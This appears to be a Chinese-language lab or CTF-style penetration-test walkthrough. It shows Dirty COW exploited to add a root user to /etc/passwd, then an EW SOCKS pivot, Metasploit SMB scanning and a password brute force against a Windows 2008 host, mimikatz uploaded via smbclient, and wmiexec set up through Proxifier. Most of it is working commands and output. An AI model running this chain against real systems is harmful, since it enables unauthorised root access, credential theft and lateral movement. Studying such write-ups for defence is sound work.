
nginx.conf

上图更是验证了我们的想法。




```
[wwwuser@localhost ~]$ uname -a
Linux localhost.localdomain 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC
 2013 x86_64 x86_64 x86_64 GNU/Linux
[wwwuser@localhost ~]$ 
```

可用脏牛提权。



```
[wwwuser@localhost tmp]$ gcc -pthread dirty.c -o dirty -lcrypt
[wwwuser@localhost tmp]$ ./dirty Passwd@123
File /tmp/passwd.bak already exists! Please delete it and run again
[wwwuser@localhost tmp]$ rm passwd.bak
[wwwuser@localhost tmp]$ ./dirty Passwd@123
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: Passwd@123
Complete line:
firefart:fi.uKSBd4nMo.:0:0:pwned:/root:/bin/bash

mmap: 7f4c2d312000

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'Passwd@123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

看来测试的时候已经用脏牛提过了…



```
[Railgun.Hogworts] ➤ ssh firefart@192.168.8.150
firefart@192.168.8.150's password:
X11 forwarding request failed on channel 0

Last login: Sun Oct  6 20:25:55 2019 from 192.168.1.122
[firefart@localhost ~]#
[firefart@localhost ~]# id
uid=0(firefart) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unc
onfined_t:s0-s0:c0.c1023
[firefart@localhost ~]#
```


提权成功。

0x3.1 向内网进发

接着向内网进发，用本台DMZ当作跳板机，还是常用的两个方法：EW代理，msf。


本来想介绍一下msf怎么操作，因为之前都是只说了流程，没有具体演示，但是kali桥接出了问题，正向shell也没弹到，所以还是用ew吧。

前面已经知道ip段是192.168.93.x




```
msf5 auxiliary(scanner/smb/smb_version) > run
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.0:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.0:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.1:445-<><>-OK

[*] 192.168.93.1:445      - Host could not be identified:  ()
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.2:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.2:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.3:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.3:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.4:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.4:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.5:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.5:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.6:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.6:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.7:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.7:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.8:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.8:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.9:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.9:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.10:445-<><>-OK
[+] 192.168.93.10:445     - Host is running Windows 2012 R2 Datacenter (bui
ld:9600) (name:WIN-8GA56TNV3MV) (domain:TEST) (signatures:required)
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.11:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[+] 192.168.93.20:445     - Host is running Windows 2008 Datacenter SP2 (bu
ild:6003) (name:WIN2008) (domain:TEST) (signatures:optional)
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.21:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.21:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.22:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.22:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.23:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.23:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.24:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.24:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.25:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.25:139-<--timeout
[*] 192.168.93.1/24:445   - Scanned  26 of 256 hosts (10% complete)
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.26:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.26:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.27:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.27:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.28:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.28:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.29:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.29:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.30:445-<><>-OK
[+] 192.168.93.30:445     - Host is running Windows 7 Professional SP1 (bui
ld:7601) (name:WIN7) (domain:TEST) (signatures:optional)
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.31:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.31:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.32:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.32:139-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.33:445-<--timeout
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.33:139-<--timeout
```

0x3.2 WinServer2008 SMB



```
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE /root/Desktop/pass.tx
t
PASS_FILE => /root/Desktop/pass.txt
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.93.20:445     - 192.168.93.20:445 - Starting SMB login brutefor
ce
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[-] 192.168.93.20:445     - 192.168.93.20:445 - Failed: '.\Administrator:sa
d',
[!] 192.168.93.20:445     - No active DB -- Credential data will not be sav
ed!
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[-] 192.168.93.20:445     - 192.168.93.20:445 - Failed: '.\Administrator:as
das',
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[-] 192.168.93.20:445     - 192.168.93.20:445 - Failed: '.\Administrator:da
',
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[-] 192.168.93.20:445     - 192.168.93.20:445 - Failed: '.\Administrator:sd
a',
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[-] 192.168.93.20:445     - 192.168.93.20:445 - Failed: '.\Administrator:ad
min',
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
[+] 192.168.93.20:445     - 192.168.93.20:445 - Success: '.\Administrator:1
23qwe!ASD' Administrator
[*] 192.168.93.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

爆出来了！




```
root@NightsWatch:~/Desktop/mimikatz/x64# proxychains smbclient //192.168.93
.20/C$ -U administrator
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
Enter WORKGROUP\administrator's password:
Try "help" to get a list of possible commands.
smb: \> put mimikatz.exe
putting file mimikatz.exe as \mimikatz.exe (2166.6 kb/s) (average 2166.6 kb
/s)
smb: \> put mimilib.dll
putting file mimilib.dll as \mimilib.dll (308.4 kb/s) (average 1712.1 kb/s)
smb: \> put mimidrv.sys
putting file mimidrv.sys as \mimidrv.sys (441.1 kb/s) (average 1562.0 kb/s)
smb: \>
```

上传mimikatz

使用wmiexec来执行命令

```
https://github.com/maaaaz/impacket-examples-windows
```

使用proxifier来代理。




地址	端口	类型
192.168.8.150	9090	SOCKS5


从列表中拖放代理服务器，将其添加到链中。

内网 [空]

拖放链内的代理服务器来更改顺序。
使用复选框来启用/禁用链内的代理。



规则名称	应用程序	目标主机	目标端口	动作(Direct-直接/Blo...
□ Localhost	任意	任意	任意	Proxy SOCKS5 192.168.
☑ chrome	cmd.exe; wmiexec.exe	任意	任意	Proxy SOCKS5 192.168.8.150
Default	任意	任意	任意	Proxy SOCKS5 192.168.8.150




```
